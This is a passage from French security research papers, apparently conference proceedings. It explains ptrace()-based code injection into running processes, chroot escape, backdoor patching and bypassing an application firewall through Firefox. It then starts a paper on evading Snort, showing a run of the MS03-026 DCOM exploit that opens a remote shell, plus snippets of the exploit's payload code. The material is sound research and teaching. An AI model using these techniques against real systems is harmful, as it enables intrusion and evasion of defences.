[1] Cette valeur sur la pile représente le registre virtuel `orig_eax`

L'interruption d'un appel système pose problème lors de l'injection de code, car le noyau va essayer de redémarrer le *syscall* en soustrayant deux octets à `eip` lors de la reprise du processus, votre shellcode devra donc commencer par deux octets d'instructions inertes comme `NOP`. `eip` sera réglé de façon à exécuter `shellcode+2` (après les `NOPs`), si le processus était dans un appel système, le noyau fera la soustraction et commencera par exécuter les `NOP` puis votre code.

Conclusion Nous avons terminé de présenter `ptrace()` (réponse à la question « comment s'en servir ? »), la section suivante va s'intéresser aux applications concrètes.

2 Application pratique

2.1 Actions légitimes

Nettoyer sa table de processus Un processus terminé doit être « confirmé » par son père, en d'autre terme, il faut que le parent fasse un `wait()` pour prendre connaissance de la mort de son fils.

Si ce n'est pas fait, le fils est placé en état *zombie* et reste dans la table des processus. Pour commencer facilement avec `ptrace()` nous allons injecter dans le père un appel à `wait()` en utilisant la méthode brutale : on va écrire les octets pointés par `eip`. Le code injecté est résumable en deux lignes :

```
waitpid(-1, 0, WNOHANG);
/* pour réveiller l'injecteur */
kill(SIGTRAP, getpid());
```

L'injecteur se résume aux lignes suivantes :

```
int status;
struct user luser;
unsigned char olddata[LENSHELLCODE];

ptrace(PTRACE_ATTACH, pid, NULL, 0);
wait(&status);
ptrace(PTRACE_GETREGS, pid, NULL, &luser);

/* récupére les données pointées par %eip et les
 * sauvegarde avant de les écraser par notre shellcode
 */
injectercode(luser.regs.eip, olddata);

ptrace(PTRACE_CONT, pid, NULL, 0);
wait(&status);

restauration(luser.regs.eip, olddata, LENSHELLCODE)
ptrace(PTRACE_DETACH, pid, NULL, 0);
```

Plus fréquent, vous avez lancé une application qui va tourner longtemps (un transfert de fichier, un long calcul, etc.) alors que vous étiez sur un point de montage que vous aimeriez bien démonter.

Si votre application n'utilise aucun fichier de ce point de montage, il peut-être intéressant de modifier son répertoire courant en injectant un appel à `chdir()`. Ces deux petits exemples présentaient les cas simples de simple injection de code. Intéressant nous maintenant à l'utilisation de binaires considérés hostiles.

Fakebust *fakebust* est un logiciel développé par Michal Zalewski afin de pouvoir lancer des binaires inconnus (hostiles) sans avoir à utiliser une machine virtuelle ou à avoir à effectuer une longue analyse statique.

fakebust est basé uniquement sur `ptrace()` en suivant un processus à l'aide de `PTRACE_SYSCALL`. Cela signifie que le processus tracé est uniquement interrompu à l'entrée et à la sortie d'un appel système, ainsi qu'à la réception d'un signal.

À l'entrée d'un des *syscalls* considérés comme dangereux (par exemple `open`, `socket`, `unlink`, etc), *fakebust* va autoriser les appels systèmes au cas par cas en interrogeant l'utilisateur s'il doit exécuter l'appel système, le refuser ou le simuler.

Cet outil est pratique lors de l'analyse dynamique de binaire (tel qu'un soi-disant 0day sur OpenSSH) si vous n'avez pas à faire de *reverse engineering*, dans ce cas, vous allez devoir trouvez d'autres outils. Lorsque des protections anti-debugging sont mises en œuvre, le « simple » GNU Debugger peut se révéler inadapté.

Par exemple, la pose de point d'arrêt logiciel (le fait de générer une interruption de code 3 par l'opcode `0xCC`) va modifier l'intégrité d'un processus et les possibles protections le détecteront. Cette problématique a été soulevé lors du reversing de Skype par Fabrice Desclaux et Philippe Biondi[1]. En effet, des centaines de contrôles (aux alentours de trois cents) d'intégrité sont réalisés en permanence afin de transformer la vie du reverser en un véritable cauchemar.

Reverser Skype Leur premier problème était de contourner les contrôles d'intégrité qui interviennent partout, la pose de point d'arrêt logiciel entraîne la modification de l'espace d'adressage et est donc détecté par ces *checksummers* qui, en réponse, transforment les structures de code en un pur aléa.

L'objectif était, si possible, de ne pas modifier/supprimer du code ; Afin d'arriver à ce résultat, une fois la localisation des checksums faite, il ne restait qu'à placer des points d'arrêts matériel (alors indétectable par Skype) à l'entrée et à la sortie des fonctions. Or, sur x86, on ne dispose que de quatre points d'arrêt matériel, quantité insuffisante pour surveiller les centaines de *checksummers*.

Une solution est donc d'utiliser des points d'arrêt logiciel (qui sont illimités), mais qui ont l'inconvénient d'être détectés par les vérificateurs d'intégrité. On voudrait ainsi utiliser les avantages de chaque méthode, c'est ainsi que Philippe Biondi a eu l'idée de lancer deux processus de Skype en parallèle, l'un truffé de *software breakpoints* sur chaque checksummer et l'autre de point d'arrêt matériel.

Lorsque le premier processus est interrompu à l'entrée d'une fonction, un point d'arrêt matériel est placé à au même endroit dans le code du processus jumeau, ainsi qu'à la fin de la fonction, puis on démarre l'exécution du processus jumeau. Lorsque ce dernier a calculé une somme d'intégrité correcte, on récupère ce résultat à l'aide de notre deuxième point d'arrêt matériel et on le transmet au premier processus qui passera alors avec succès le test d'intégrité.

`ptrace()` a permit de tout faire très simplement :

- Pose de points d'arrêt logiciel (`PTRACE_POKETEXT` avec l'opcode `CC` injecté),
- Exécution du processus (`PTRACE_CONT`),
- À l'arrivée dans une fonction de contrôle d'intégrité, on pose un *breakpoint* matériel (`PTRACE_\-SETREGS`) au même endroit dans l'autre processus et on le laisse s'exécuter (`PTRACE_CONT`),
- Dès que le résultat est calculé, on le récupère (`PTRACE_PEEKDATA`) et l'injectons dans le premier processus (`PTRACE_POKEDATA`) ;

Skype a été écrit avec la volonté manifeste de ne pas permettre un *reverse engineering* facile. Fabrice Desclaux s'est ainsi cassé les dents sur une fonction d'une taille monstrueuse et obscurcie au maximum, celle-ci a pour rôle de chiffrer les paquets sortants et entrants (un dérivé de RC4). Si vous souhaitez développer un téléphone compatible avec Skype, vous êtes alors obligé d'implémenter exactement cette fonction.

La technique de l'Oracle consiste à jeter dans un puits une question et de recevoir la réponse en retour. C'est exactement ce qui a été fait dans Skypy (un client Skype un petit peu particulier) avec le binaire Skype comme oracle.

À l'aide de `ptrace`, on s'attache à une instance de Skype et en modifiant `eip`, on ne s'en sert que pour lui donner notre paquet à chiffrer/déchiffrer et le résultat ressort immédiatement.

Cette technique aurait même pu être utilisée pour calculer les sommes d'intégrité précédentes.

Virtualisation de système *UserModeLinux* est une implémentation du noyau Linux tournant en espace utilisateur. On arrive ainsi à une virtualisation de système d'exploitation en conservant des performances correctes.

Toute l'implémentation repose sur l'utilisation de `ptrace()`, en effet, l'objectif initial était de faire tourner le maximum d'instructions nativement et passer par une couche d'abstraction lorsque des instructions privilégiées sont exécutées telles que les appels systèmes.

Au démarrage, la machine virtuelle créée un *thread* qui va servir à tracer tous les processus de la machine virtuelle. Après attachement, les processus sont continués avec `PTRACE_SYSCALL` qui va permettre de stopper les processus de la même façon que *fakebust*, l'exécution réelle de l'appel système va être réaliser en transférant le contexte du processus vers celui du noyau virtuel qui exécutera lui même le *syscall*[2].

Réaction à un incident Grâce à `ptrace()`, nous devenons omniscient, nous sommes en mesure d'inspecter chaque processus dans ses moindres détails. Ce fait est particulièrement intéressant lorsque vous arrivez sur une machine compromise avec des programmes user-space qui tournent.

Si l'hypothèse de départ est que le noyau n'a pas été modifié ou qu'il ne s'intéresse pas à `ptrace()`, nous allons ainsi pouvoir inspecter les processus suspects comme les *backdoors*, redirecteur de ports, clients IRC, etc.

Bien que les pirates utilisent désormais des moyens de communication sécurisés (chiffrement SSL, *OpenSSH*), il est toujours possible de voir ce qui transit en surveillant les appels systèmes `read()`, `write()`, `send()`, `recv()`, etc.

Nous pouvons également détourner et retourner des *rootkits* noyaux comme le populaire Suckit. Pour ce dernier, l'accès au seul pirate est limité par un mot de passe qui autorise ou non l'utilisation du module noyau.

[2] C'est l'ancien moyen de réaliser cette opération, voir la documentation d'UML pour plus d'information

Comme cela a été montré par Frédéric Raynal à *EusecWest*[3], le binaire de contrôle est chiffré en RC4 avec une graine de 64 octets placée en fin de fichier avec la configuration (contenant le mot de passe hashé).

À l'exécution, le binaire est complètement déchiffré en mémoire puis tente d'authentifier l'utilisateur avec la demande d'un mot de passe. Celui-ci est hashé et comparé à celui stocké en mémoire.

Si vous faîtes l'autopsie à chaud d'une machine piratée par *suckit*, vous aimeriez prendre le contrôle du *rootkit* afin d'accéder à tous les fichiers et processus cachés par exemple.

La première étape va donc être de récupérer le binaire déchiffré, l'exécuter, puis trouver le *hash* du mot de passe. Ensuite, modifier le binaire afin de lui mettre le hash du mot de passe pour que la comparaison soit vraie et que vous soyez identifié.

2.2 Outil de sécurité

Protection anti-*reverse engineering* Sous GNU/Linux, les protections anti-reversing se sont longtemps limitées à modifier les sections ELF et empêcher l'utilisation d'un debugger ou plus généralement de `ptrace()`.

La technique la plus populaire et facile à mettre en œuvre est d'utiliser une limitation interne du noyau : un processus ne peut-être tracé que par un unique debugger.

Ainsi, les applications tentent, soit aléatoirement, soit à l'initialisation du programme, de s'attacher à elle-même (`PTRACE_TRACEME`). En cas d'échec, `errno` contiendra `EPERM`, une hypothèse très probable à ce code de retour est que le processus est déjà tracé, déclenchant alors un cataclysme pour ennuyer l'analyste.

La réponse à cet auto-traçage a conduit les *reverse engineers* à modifier le code du binaire afin de remplacer les appel à `ptrace()` par des `NOP`. Mais cela implique d'avoir également à déjouer les vérifications d'intégrité si nécessaire.

L'émulation permet de ne pas modifier le binaire : elle exécute réellement `ptrace()` (qui va certes échoué), mais avant de rendre la main au processus, le registre représentant la valeur de retour (`eax` sur `x86`) va être modifié avec un code de retour valide.

Comme toutes les protections, le jeu du chat et de la souris a alors commencé entre les *reversers* et les programmeurs avec la création de fils se traçant mutuellement. Afin d'éviter l'émulation des appels systèmes, un dialogue est réalisé en permanence entre les processus pour s'assurer qu'ils sont encore vivant.

Évasion d'environnement `chrooté` Une bonne pratique des administrateurs est de `chrooter` chaque service, c'est à dire que pour un processus donné, sa racine du système de fichier va être déplacé dans un répertoire beaucoup plus restreint. Sur un noyau Linux non protégé, l'évasion d'un environnement `chrooté` est triviale puisque l'accès au reste du noyau n'est pas limitée. Plusieurs vecteurs permettent ainsi de s'échapper ou nuire au système : mémoire partagée, signaux, double chrootage, etc.

À l'intérieur d'un processus `chrooté`, la vision des processus extérieurs n'a pas été impactée : il est toujours possible de leur envoyer un signal... et donc d'utiliser `ptrace()` !

Les conséquences sont alors désastreuses si le service prisonnier tourne sous les privilèges `root` puisqu'il va être possible de tracer tous les processus du système.

Néanmoins, un environnement limité ne dispose pas (du moins c'est à espérer) de `/proc`, récupérer le `PID` d'un processus va alors nécessiter d'essayer tout l'espace de `PID` (1 à 65 535). Bien

que le processus `init` existe toujours avec le `PID 1`, on ne peut pas l'utiliser puisque c'est le seul processus qui ne peut pas être tracé (limitation faite par le noyau).

Un article publié dans *Phrack* [4] présente des exemples de *shellcode* permettant de s'évader d'un `chrootage`.

Patchage à la volée La mise à jour du code d'un processus en exécution est un sujet appliqué principalement au noyau puisqu'aucun redémarrage n'est demandé, cette contrainte est beaucoup moins forte pour le code en espace utilisateur que l'on préfère, avec raison, patcher au niveau du binaire et relancer le service derrière.

Néanmoins, un attaquant recherche à causer le moins d'effet de bord possible et la relance d'un service peut-être rapidement détecté. Si le noyau est protégé, par des *secure levels*, ou si la mémoire du noyau (`/dev/kmem`) est inaccessible en écriture, il peut être intéressant de pousser notre *rootkit* à l'intérieur d'autres processus stratégiques comme `sshd`, `bind`, `X`, `syslogd`, etc.

Ce *patchage* peut être réalisé pour installer des *backdoors* mais également afin de servir à rendre aveugle certains logiciels comme les *Host IDS*.

Propagation de codes malicieux L'injection de code dans les environnements *Microsoft Windows* est un sujet connu et beaucoup de recherches (des deux couleurs du chapeau) ont ainsi été faites.

De nombreuses techniques pour contourner les logiciels de sécurité locaux ont vu le jour : les anti-virus se sont tous vu attaqués afin d'être désactivés par l'infection en cours, idem pour les *host intrusion detection system*.

De même, les limites des *firewalls* personnels ont été prouvées puisque les connexions sont autorisées par application. L'injection d'un *shellcode* dans cette application autorisée ouvre alors les portes du réseau.

Avec l'arrivée sous Linux de firewalls similaires (ou même de l'option `--cmd-owner` de Netfilter) à ceux qu'on peut trouver sous Windows, les mêmes problèmes ressurgissent comme nous le montre la prochaine et dernière section.

2.3 Cas pratique : contournement d'un firewall applicatif

Implémentation générale Dans cette démonstration, il a été utilisé le système *NuFW* basé sur Linux/Netfilter qui est un *firewall* réseau utilisant une authentification des paquets par utilisateur, par `GID`, par application, par système d'exploitation, etc.

Nous avons configuré NuFW avec la configuration suivante :

```
# iptables -P FORWARD DROP
# iptables -A FORWARD -m state --state ESTABLISHED,RELATED -j ACCEPT
# iptables -A FORWARD -i eth0 -o eth1 -p tcp --dport 80 -j QUEUE
# cat /etc/nufw/acls.nufw
[webapp]
decision=1
gid=1000
proto=6
SrcIP=0.0.0.0/0
SrcPort=1024-65536
```

```
DstIP=0.0.0.0/0
DstPort=80
app=/usr/bin/firefox
OS=Linux
```

Ici, seul Mozilla Firefox a le droit de sortir en TCP sur le port 80. C'est cette application qui servira de tremplin à notre processus ayant besoin de se connecter à un serveur sur le port 80.

Étant donné que Firefox tourne sous notre identité et que NuFW ne prend pas en compte les possibilités offertes par `ptrace()`, il est possible de s'attacher au navigateur et créer nos propres connexions à partir de lui.

Une solution est de concevoir toutes nos applications (malicieuses) afin d'utiliser ce mécanisme : faire toutes les opérations tout en restant attaché à *firefox* avec `ptrace()`. Cela fonctionne, mais reste peu pratique.

La meilleure solution serait de ne pas avoir à modifier nos binaires, tout en bénéficiant de `ptrace()`. Comment ?

Linux, ainsi que beaucoup d'UNIX, sont capables de transmettre des descripteurs de fichier entre différents processus totalement indépendant. Cette fonctionnalité est parfaite dans notre cas, on laisse à notre injecteur le soin de faire un `connect()` depuis *firefox*, puis une fois le descripteur obtenu, on le passe à notre application.

Pour que cela soit transparent, nous pouvons utiliser le mécanisme de « surcharge » offert par les bibliothèques dynamiques sous Linux. La fonction `connect()` va être surchargé pour s'attacher au navigateur, y injecter le code de connexion puis transmettre le descripteur de fichier. Le binaire original n'aura subit alors aucune modification (en contrepartie, il y aura juste la création inutile d'une socket) et obtiendra un descripteur parfaitement valide.

Transfert de descripteur de fichier entre deux processus indépendants Aucune documentation n'existe pour décrire la possibilité de tranférer deux descripteurs de fichier, seules quelques lignes dans la page de manuel de `cmsg` donnent un rapide exemple.

En résumé, il faut créer une socket UNIX entre les deux processus et envoyer des messages via `sendmsg()` et `recvmsg()`. En pratique, cela demande beaucoup plus de doigté puisqu'il va falloir débusquer les particularités (bugs ?) du noyau Linux sur cette fonctionnalité très bien cachée. Les annexes 3 et 3 contiennent respectivement le code C réalisant l'envoi et la réception de descripteur de fichier.

Code à injecter Notre *shellcode* réalisant tout le travail de création de socket est assez volumineux puisque sans optimisation, il est long de 360 octets. Il est d'ailleurs à prendre garde de vérifier que la taille de votre code soit un multiple d'un mot machine (32 bits sur `x86`) puisque `ptrace()` a une granularité très limitée : il ne peut lire et écrire atomiquement qu'un mot à la fois. Pensez donc à ajouter des `NOP` pour combler.

Le code source assembleur (assemblable par *nasm*) sera disponible sur le site du SSTIC prochainement. Son code est assez lourd puisque tout le travail consiste à remplir des structures C imbriquées.

3 Conclusion

Nous avons vu que les possibilités de `ptrace()` ne se limitaient pas seulement au simple debugging mais qu'il avait un champ d'application beaucoup plus large : évasion d'environnements *chrootés*, contournement d'HIPS ou firewall, aide au *reverse engineering*, etc.

Toutes les techniques connues sous Microsoft Windows sont reproductibles partiellement sous Linux, comme la récupération des mots de passe en mémoire par exemple. `ptrace()` souffre néanmoins de beaucoup de limitations, un souffle nouveau pourrait voir le jour avec l'introduction d'une nouvelle interface, cette fois tournant en kernel-space et essayant de se rapprocher aux fonctionnalités de DTrace sous Solaris : Systemtrap.

Références

1. Desclaux F. et Biondi P. (2006), *Silver Needle in the Skype*, `http://blackhat.com/presentations/bh-europe-06/bh-eu-06-biondi/bh-eu-06-biondi-up.pdf`
2. TISCommittee (1995), *Tool Interface Standard (TIS) Executable and Linking Format (ELF) Specification*, `http://refspecs.freestandards.org/elf/elf.pdf`
3. Raynal, F. (2006) Malicious crypto, `http://eusecwest.com/slides06/esw06-raynal.pdf`.
4. Anonymous (2002), *Building ptrace injecting shellcodes*, Phrack 59, `http://www.phrack.org/phrack/59/p59-0x0c.txt`
5. Cesare S. (1999) Linux anti-debugging techniques (fooling the debugger), `http://vx.netlux.org/lib/vsc04.html`

Routine d'entrée dans un appel système

```
syscall_trace_entry:
    movl $-ENOSYS,EAX(%esp)
    movl %esp, %eax
    xorl %edx,%edx
    call do_syscall_trace
    cmpl $0, %eax
    jne resume_userspace

    movl ORIG_EAX(%esp), %eax
    cmpl $(nr_syscalls), %eax
    jnae syscall_call
    jmp syscall_exit
```

Adresses mémoire pour accéder aux registres

Ces décalages correspondent à la valeur de `addr` dans la requête `ptrace()` suivante :

```
ptrace(PTRACE_POKEUSR, pid, addr, data);
```

Décalage	Registre mémoire
0x0	%ebx
0x4	%ecx
0x8	%edx
0xC	%esi
0x10	%edi
0x14	%ebp
0x18	%eax
0x1C	%dans
0x20	%es
0x24	orig_eax
0x28	%eip
0x2C	%cs
0x30	%eflags
0x34	%oldesp
0x38	%oldss

Tab. 1. Adresses mémoire des registres

Envoi de descripteur de fichier

```
void send_fd(int sockfd, int fd)
{
  struct cmsghdr *ch;
  struct msghdr msg;
  struct iovec iov;
  char ancillary[CMSG_SPACE(sizeof(fd))];
  char tmp = '\0';

  memset(&msg, 0, sizeof(msg));
  iov.iov_base = &tmp;
  iov.iov_len  = 1;
  msg.msg_iov = &iov;
  msg.msg_iovlen = 1;
  msg.msg_control = &ancillary;
  msg.msg_controllen = sizeof(ancillary);

  ch = CMSG_FIRSTHDR(&msg);
  if (! ch) {
    printf("cmsg_firsthdr failed");
  }
  ch->cmsg_level = SOL_SOCKET;
  ch->cmsg_len   = CMSG_LEN(sizeof(fd));
  ch->cmsg_type  = SCM_RIGHTS;
  *(int *) CMSG_DATA(ch) = fd;

  if ( sendmsg(sockfd, &msg, 0) < 0) {
```

```
    perror("sendmsg()");
  }
}
```

Réception d'un descripteur de fichier

```
 int receive_fd(int sockfd)
{
  struct cmsghdr *ch;
  struct msghdr  msg;
  struct iovec iov;
  char ancillary[CMSG_SPACE(sizeof(int))];
  char tmp;
  int fd = -1;

  memset(&msg, 0, sizeof(msg));

  iov.iov_base = &tmp;
  iov.iov_len  =  1;
  msg.msg_iov = &iov;
  msg.msg_iovlen = 1;
  msg.msg_control = &ancillary;
  msg.msg_controllen = CMSG_LEN(sizeof(ancillary));

  fd = recvmsg(sockfd, &msg, 0);

  if (fd > 0) {
    /* recvmsg() succedeed */
    ch = CMSG_FIRSTHDR(&msg);

    if (!ch && ch->cmsg_type != SCM_RIGHTS) {
      fprintf(stderr, "cmsg_type is not good... (was %d)\n"
              , ch->cmsg_type);
    } else {
      memcpy(&fd, CMSG_DATA(ch), sizeof(fd));
    }
  } else {
    perror("recvmsg()");
  }
  return fd;
}
```

Contourner les I(D|P)S sans rien y connaître

Une brève immersion dans Snort, DCE-RPC et les idées reçues

Renaud Bidou[1]

RADWARE
renaudb@radware.com

Résumé Les équipements de détection et de prévention des intrusions sont pléthore. Ils prétendent garantir un niveau de sécurité inégalé pour le système d'information. Et c'est exact, dans une certaine mesure... En effet, les fonctionnalités mises en œuvre (quand elles le sont de manière appropriée), accroissent notablement le niveau de sécurité global.
Néanmoins il est toujours nécessaire de garder à l'esprit la phrase de Bruce Schneier : « *Security is a process, not a product* ». Dans ce sens il apparaît fort imprudent de laisser sa sécurité uniquement sous la responsabilité de produits, aussi performants soient-ils. Afin de concrétiser cette assertion nous allons montrer, étape par étape, la facilité avec laquelle il est possible de contourner ces systèmes, ce avec un minimum de connaissances spécifiques.

1 Introduction

Contourner un mécanisme de détection et/ou de prévention des intrusions n'est pas une opération particulièrement complexe.

Nous allons montrer comment concrètement, étape par étape, il est possible de construire « *from scratch* » à partir du programme oc192-dcom.c [1] , une attaque qui exploite la vulnérabilité MS03-026 [2] sans être détectée par Snort.

La facilité de cette démonstration a deux objectifs :
– rappeler qu'aucun outil de sécurité n'est parfait ;
– prouver qu'en contourner un n'est pas forcément très complexe.

Afin d'arriver de manière pédagogique à ce résultat, nous passerons par les étapes suivantes :

1. Étude de l'attaque telle quelle, des mécanismes de détection mis en œuvre par Snort et de la manière dont est construit l'exploit ;
2. Présentation des principales caractéristiques de DCE-RPC (les détails sont fournis en annexe) ;
3. Évocation de techniques d'évasion qui nous viennent à l'esprit ;
4. Description de rpc-evade-poc.pl, structure et méthodes d'implémentation des techniques d'évasion ;
5. Résultats obtenus avec Snort ;
6. Autres signatures et techniques de détection de la même attaque, mis en œuvre sur des produits commerciaux et contournés par notre outil.

La dernière étape est des plus importantes dans la mesure où elle permet d'une part d'élargir le spectre de nos travaux (snort n'est pas le seul système de détection / prévention d'intrusion), et d'autre part de prouver qu'il est possible d'éviter plusieurs systèmes, implémentant des techniques de détection et mis en série.

2 Première étape

2.1 Baseline

Vérifions tout d'abord la vulnérabilité du système cible à l'exploit « out-of-the box ».


```
[root@localhost dcom]# ./oc192-dcom -d 10.0.0.105

RPC DCOM remote exploit - .:[oc192.us]:. Security
[+] Resolving host..
[+] Done.
-- Target: [Win2k-Universal]:10.0.0.105:135, Bindshell:666,
   RET=[0x0018759f]
[+] Connected to bindshell..
-- bling bling --
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.
C:\WINNT\system32>
```

L'attaque est détectée par Snort 2.4.


```
12/12-16:50:46.597623 [**] [1:2351:11] NETBIOS DCERPC
  ISystemActivator path overflow attempt little endian
  unicode [**] [Classification: Attempted Administrator
 Privilege Gain] [Priority: 1] {TCP} 192.168.202.112:2329
-> 10.0.0.105:135

12/12-16:50:47.017642 [**] [1:648:7] SHELLCODE x86 NOOP [**]
[Classification: Executable code was detected] [Priority: 1] {TCP}
192.168.202.112:1180 -> 10.0.0.105:135
```

2.2 Analyse préliminaire

La trace réseau fournie par Ethereal nous donne deux éléments clefs. D'une part, sur la première ligne du graphe nous obtenons l'UUID et le nom de l'interface RPC, à savoir ISystemActivator (UUID = 000001a0-0000-0000-c000-000000000046, version = 0.0), et d'autre part, à la dernière ligne, la fonction vulnérable : RemoteCreateInstance (opnum 0x04). Le reste demeure actuellement relativement abscons et noyé dans les *stub data*. La deuxième problématique est la manière dont



est écrit l'exploit. En effet ce dernier ne reconstruit pas explicitement les en-têtes RPC mais se contente d'injecter directement les données hexadécimales dans le paquet. Dans la mesure où nous



allons devoir jouer avec ces en-têtes, afin de construire des vecteurs d'attaque un peu plus évolués, il va s'avérer nécessaire d'extraire les parties correspondantes du *payload*.

En troisième position vient la construction de ce *payload*. Cette dernière semble relativement complexe dans la mesure où l'exploit se veut portable sur différents OS.

```
*(unsigned long *)(buf2+8)=*(unsigned long *)(buf2+8)
    +sizeof(sc)-0xc;
*(unsigned long *)(buf2+0x10)=*(unsigned long *)(buf2+0x10)
    +sizeof(sc)-0xc;
*(unsigned long *)(buf2+0x80)=*(unsigned long *)(buf2+0x80)
    +sizeof(sc)-0xc;
*(unsigned long *)(buf2+0x84)=*(unsigned long *)(buf2+0x84)
    +sizeof(sc)-0xc;
*(unsigned long *)(buf2+0xb4)=*(unsigned long *)(buf2+0xb4)
    +sizeof(sc)-0xc;
*(unsigned long *)(buf2+0xb8)=*(unsigned long *)(buf2+0xb8)
    +sizeof(sc)-0xc;
*(unsigned long *)(buf2+0xd0)=*(unsigned long *)(buf2+0xd0)
    +sizeof(sc)-0xc;
*(unsigned long *)(buf2+0x18c)=*(unsigned long
*)(buf2+0x18c)+sizeof(sc)-0xc;
```

Enfin, mais potentiellement de moindre importance, le port ouvert sur la cible pour la connexion au shell est codé quelque part dans le *payload*.

```
char lport[4] = "\x00\xFF\xFF\x8b"; /* drg */
lportl=htons(lportl);
memcpy(&lport[1], &lportl, 2);
*(long*)lport = *(long*)lport \^{} 0x9432BF80;
memcpy(&sc[471],&lport,4);
```

La modification de cette valeur s'avère parfois nécessaire dans la mesure où le port en question est potentiellement identifiable comme un port suspect (666 comme d'habitude) ou tout simplement

parceque son accès est restreint par un équipement de filtrage. Les octets correspondants à ce numéro de port devront par conséquent être trouvés dans le *payload* et la méthode de codage reproduite.

3 DCE-RPC in a nutshell

Il est question ici de contourner des filtres de détection, non de devenir des experts en RPC... Dans cette optique, nous résumons rapidement les différents éléments importants. À titre d'effet secondaire il est intéressant de souligner que plus les informations données seront approximatives (voire erronées), plus la démonstration sera brillante. Si quelqu'un qui n'a rien compris au protocole arrive à contourner les meilleurs mécanismes de détection, qu'en est-il des véritables experts ! i

3.1 Objectif de DCE-RPC

DCE-RPC est un protocole défini dans l'unique objectif de fournir une norme de communication entre un processus et une fonction « distante ». La notion de distance est relative et a uniquement pour objectif de faire la distinction entre une fonction intégrée au processus et une fonction « hébergée » par une entité tierce. Dans ce schéma DCE-RPC va fournir les éléments nécessaires à l'identification d'une fonction, la transmission des arguments, des résultats et des éventuels code d'erreur.

3.2 Interfaces, liens et contextes

Pour effectuer une opération sur une procédure distante, il est nécessaire, tout d'abord d'être à même d'établir une communication avec l'hôte qui l'héberge, et par conséquent de définir un protocole de communication, une adresse adaptée au protocole en question et un sélecteur permettant d'accéder au service. A titre d'exemple, si le protocole de transport est UDP ou TCP, l'adresse sera l'adresse IP et le sélecteur le port. Adresse et sélecteur sont définis comme l'adresse de transport d'un service RPC. Les autres caractéristiques obligatoires d'un service RPC sont le numéro de programme et sa version. Adresse de transport, numéro de programme et version d'un service sont couramment appelés interface d'un service RPC.

La connexion avec une procédure distante, via son interface, est définie comme un lien (« binding »). À l'issue de l'établissement du lien un contexte est défini. Grossièrement un contexte permet d'identifier une connexion, nous verrons que cela peut avoir un impact non négligeable sur les capacités de détection.

3.3 Exécution d'une commande

Lorsqu'une commande doit être exécutée via un appel RPC, il ne reste plus qu'à transmettre le numéro de la fonction (opnum) et les arguments dont le nombre et le format sont bien entendu variables, cette dernière partie est appelée « stub data ».

La portabilité de RPC impose également que soit transmis les informations concernant le mode de représentation des données. Cette information est également transmise dans la requête, dans un champ normalisé appelé « data representation ».

3.4 Fragmentation

DCE-RPC fournit un mécanisme de fragmentation et de réassemblage de niveau applicatif (défini par RPC lui-même). Ce mécanisme est tout a fait rustique dans la mesure où il ne met en œuvre que deux flags : « last frag » et « first frag ». L'absence de flag signifiant que le paquet en cours de transmission est quelque part au milieu.

Cette méthode de fragmentation peut être utilisée sur plusieurs paquets et/ou au sein du même paquet, dans lequel nous allons retrouver plusieurs champs de données RPC (en-têtes + data). Dans le premier cas RPC se base sur le réassemblage et les informations de la couche transport, dans le second sur l'ordre dans lequel les données sont placées dans le paquet.

3.5 Liens multiples et altération de contextes

Afin de gagner en performances il est possible de demander l'établissement de plusieurs liens vers des instances différentes à partir d'une unique requête. Une unique réponse fournira le résultat de chaque requête.

Dans le même ordre d'idée, il est possible d'effectuer une « altération » de contexte. Cela signifie simplement que le protocole autorise l'interruption d'une communication sur un lien par une communication sur un autre, puis la reprise du premier. Il est important de noter qu'une altération de contexte peut intervenir entre deux fragments (au niveau applicatifs) d'une requête.

4 Techniques d'évasion théoriques

A première vue DCE-RPC permet la mise en œuvre des trois grandes familles d'évasion : fragmentation, insertion et confusion. Ce protocole apparaît donc comme un véritable cas d'école.

4.1 Techniques de couches 3 et 4


Fragmentation réseau Ces techniques n'ont absolument rien de spécifique à RPC. Il ne s'agit que de fragmenter les paquets ou les datagrammes (couches 3 ou 4) et de laisser faire le stack.

Notons simplement au passage qu'une requête constituée d'un unique en-tête et des données peut être fragmentée sur plusieurs paquets. Ainsi il est possible d'avoir l'en-tête et le début des données dans un paquet, la suite et la fin des données dans le suivant, voire de fragmenter l'en-tête RPC sur plusieurs paquets. Dans tous les cas RPC effectuera de lui-même le réassemblage.

Cette dernière remarque nous incitera naturellement à tester la fragmentation à outrance (avec des paquets contenant très peu de données) et avec un délai important entre chaque paquet.

